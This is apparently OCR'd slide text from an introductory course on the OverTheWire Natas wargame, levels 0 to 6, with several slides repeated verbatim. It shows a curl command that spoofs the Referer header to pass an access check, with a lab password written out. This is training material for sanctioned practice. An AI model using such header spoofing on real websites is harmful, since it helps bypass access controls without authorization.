Natas 0 - HTTP Source Code

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css"
href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script
```

Web browsers render out webpages based on the HTTP code provided by the web server. Every web browser allows us to view a web page's HTTP source code.

Natas 0 - HTTP Source Code

```
<h1>natas2</h1>
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>
```

For web app testing, this allows us to find interesting directories, developer comments, and more

Natas 1 - Lateral Problem Solving

“When hackers encounter a locked door, they look for an open window.”

We can look at web app security in terms of checking which doors and windows are locked, and which can be opened.

Natas 1 - Lateral Problem Solving

This is where the security tester's most powerful weapon, “research”, comes into play. Two common research tools used these days are ChatGTP and the Google search engine.

Natas 1 - Lateral Problem Solving

ChatGPT


If right-clicking is disabled in your web browser, there are still several alternative methods to view the source code of an HTTP page:

1. Keyboard Shortcuts:
   - For Windows: Press Ctrl+U to view the page source.
   - For Mac: Press Command+Option+U.

So once the obstacle to a problem is discovered, we can research a way to overcome the obstacle, or a method of bypassing it.


Natas 2 - Directory Indexing

Directory indexing is a insecure setting on websites that allows users to see the file contents of web directories. Although it is quite rare to encounter this issue on modern websites, it is still very common to find it on older websites.




Natas 2 - Directory Indexing

If directory indexing is enabled, and a malicious user is able to discover different directory paths on the website (either through guessing, html source analysis, or “directory busting”),



Natas 2 - Directory Indexing

then sensitive files may be discovered, stolen, or otherwise abused.




HTTP Requests

HTTP is the backbone of the the internet, and all web browsers receive webpage content by sending **HTTP requests** to web servers.

HTTP Requests


In return, the web servers send the web browser an **HTTP response**, which is rendered by the browser and presented to the user.

HTTP Request Methods




Each HTTP request is made with a specific **HTTP method**, which tells the web server what kind of interaction you want from it.

HTTP Request Methods



The most common HTTP method is the **GET** method, which retrieves the contents of webpages.


HTTP Response Codes



The web server will always return an HTTP **status code** with its response, in the form of a 3-digit number. Any code in the 2XX range is considered a successful response.


Natas 3 - Robots.txt

Search engines (such as Google, Yahoo, DuckDuckGo, etc) use programs called robots to visit websites and map out their webpages. However, this may cause sensitive areas of websites to appear in search results.




Natas 3 - Robots.txt

In order to prevent this, website administrators can add a file called **robots.txt** to their website, which specifies which directories and / or pages of the website are off-limits to search engine robot programs.



Natas 3 - Robots.txt

Unfortunately, if malicious users know how to find the **robots.txt** file, the contents of the file could potentially lead them to sensitive areas of the website.



Natas 4 - HTTP Headers

Each time a web browser accesses a webpage, the browser makes an HTTP request to the server that hosts the page.

Natas 4 - HTTP Headers

In each HTTP request, several headers and their values are passed along to the server to ensure that the browser and server can communicate properly.

Natas 4 - HTTP Headers

Some examples of HTTP headers and what info they provide to the web server:

`Host` ← the website being contacted
e.g., natas4.overthewire.org

`User-Agent` ← the type of browser that is making the request
e.g., Chrome/0.2


`Accept` ← the type of data that should be sent in response
e.g., */* (any type of data)

Natas 4 - HTTP Headers

Please keep in mind that because HTTP headers can be modified by the user before being sent, that means that the values of any HTTP headers could be spoofed (falsified), although default web browser behavior doesn't allow this.


Natas 4 - HTTP Referer Header

The HTTP Referer header (which is misspelled on purpose) contains the value of a complete or partial address of the webpage that is making the request.




Natas 4 - HTTP Referer Header

This allows the web server to identify which webpage users are visiting it from.




Natas 4 - HTTP Referer Header

The data from this header can be useful for analytics and logging, etc.



Natas 4 - HTTP Referer Header

However, some developers attempt to use the value of the Referer header as a type of security mechanism, for which it was not designed



The cURL Program

```
C:\Users\shyhat>curl -v -H Referer:http://natas5.natas.labs.overthewire.org/ -u
natas4:tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm http://natas4.natas.labs.overthewire.org

*   Trying 13.50.142.37:80...
* Connected to natas4.natas.labs.overthewire.org (13.50.142.37) port 80 (#0)
* Server auth using Basic with user 'natas4'
> GET / HTTP/1.1
> Host: natas4.natas.labs.overthewire.org
> Authorization: Basic bmF0YXM0OnRLT2NKSWJ6TTRsVHM4aGJDbXpuNVpyNDQzNGZHWlFt
```

The cURL program is a command line interface (CLI) app that is common to all major computer operating systems.

The cURL Program

```
C:\Users\shyhat>curl -v -H Referer:http://natas5.natas.labs.overthewire.org/ -u
natas4:tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm http://natas4.natas.labs.overthewire.org

*   Trying 13.50.142.37:80...
* Connected to natas4.natas.labs.overthewire.org (13.50.142.37) port 80 (#0)
* Server auth using Basic with user 'natas4'
> GET / HTTP/1.1
> Host: natas4.natas.labs.overthewire.org
> Authorization: Basic bmF0YXM0OnRLT2NKSWJ6TTRsVHM4aGJDbXpuNVpyNDQzNGZHWlFt
```

The program allows for access to webpages from the CLI, but only returns text, such as HTML code.


The cURL Program

```
C:\Users\shyhat>curl -v -H Referer:http://natas5.natas.labs.overthewire.org/ -u
natas4:tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm http://natas4.natas.labs.overthewire.org

*   Trying 13.50.142.37:80...
* Connected to natas4.natas.labs.overthewire.org (13.50.142.37) port 80 (#0)
* Server auth using Basic with user 'natas4'
> GET / HTTP/1.1
> Host: natas4.natas.labs.overthewire.org
> Authorization: Basic bmF0YXM0OnRLT2NKSWJ6TTRsVHM4aGJDbXpuNVpyNDQzNGZHWlFt
```

This app allows for modification of various HTTP variables, which normal web browsers are not capable of, unless modified.

The cURL Program



1 – The command itself

2 – The verbose output switch

3 – The HTTP header argument

4 – The user authentication argument

5 – The webpage to be accessed

Natas 5 - HTTP Cookie Header

Another extremely common HTTP header is the Cookie header, which is used to retain user settings or establish / maintain a user session on a website.

Natas 5 - HTTP Cookie Header

For example, a website has a button on its user preferences page which sets the webpage background color for the website.

Natas 5 - HTTP Cookie Header

Once the color is selected, the web server will send a Cookie to the web browser to be used anytime the website is visited, changing the webpage's background colors to whatever is specified in the Cookie.

Natas 5 - HTTP Cookie Header

Similarly, when a user successfully logs into a website, the web server will send the web browser a Cookie that identifies which user session is being used, and the browser will use that Cookie each time that website is accessed.

Natas 5 - HTTP Cookie Header

Any Cookie that is used for user sessions has the potential for security abuse, so it important that the Cookie values created for user sessions are not predictable at all.

HTTP Methods

```
C:\Users\User>curl -vv -X POST https://example.com
* Host example.com:443 was resolved.
* IPv6: (none)
* IPv4: 93.184.215.14
*   Trying 93.184.215.14:443...
* Connected to example.com (93.184.215.14) port 443
* schannel: disabled automatic use of client certificate
* ALPN: curl offers http/1.1
* ALPN: server accepted http/1.1
* using HTTP/1.x
> POST / HTTP/1.1
> Host: example.com
> User-Agent: curl/8.8.0
```

All HTTP requests are made with an HTTP method, sometimes called an HTTP verb.

HTTP Methods

```
C:\Users\User>curl -vv -X POST https://example.com
* Host example.com:443 was resolved.
* IPv6: (none)
* IPv4: 93.184.215.14
*   Trying 93.184.215.14:443...
* Connected to example.com (93.184.215.14) port 443
* schannel: disabled automatic use of client certificate
* ALPN: curl offers http/1.1
* ALPN: server accepted http/1.1
* using HTTP/1.x
> POST / HTTP/1.1
> Host: example.com
> User-Agent: curl/8.8.0
```

Webpages send the browser different content depending on which HTTP method is used.

HTTP Methods

```
C:\Users\User>curl -vv -X POST https://example.com
* Host example.com:443 was resolved.
* IPv6: (none)
* IPv4: 93.184.215.14
*   Trying 93.184.215.14:443...
* Connected to example.com (93.184.215.14) port 443
* schannel: disabled automatic use of client certificate
* ALPN: curl offers http/1.1
* ALPN: server accepted http/1.1
* using HTTP/1.x
> POST / HTTP/1.1
> Host: example.com
> User-Agent: curl/8.8.0
```

The most common HTTP methods are the GET and POST methods.

Natas 6 – Sourcecode Analysis

```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
```

This web app leaves its sourcecode exposed, and we can analyze it to determine the proper passphrase

Natas 6 – Sourcecode Analysis

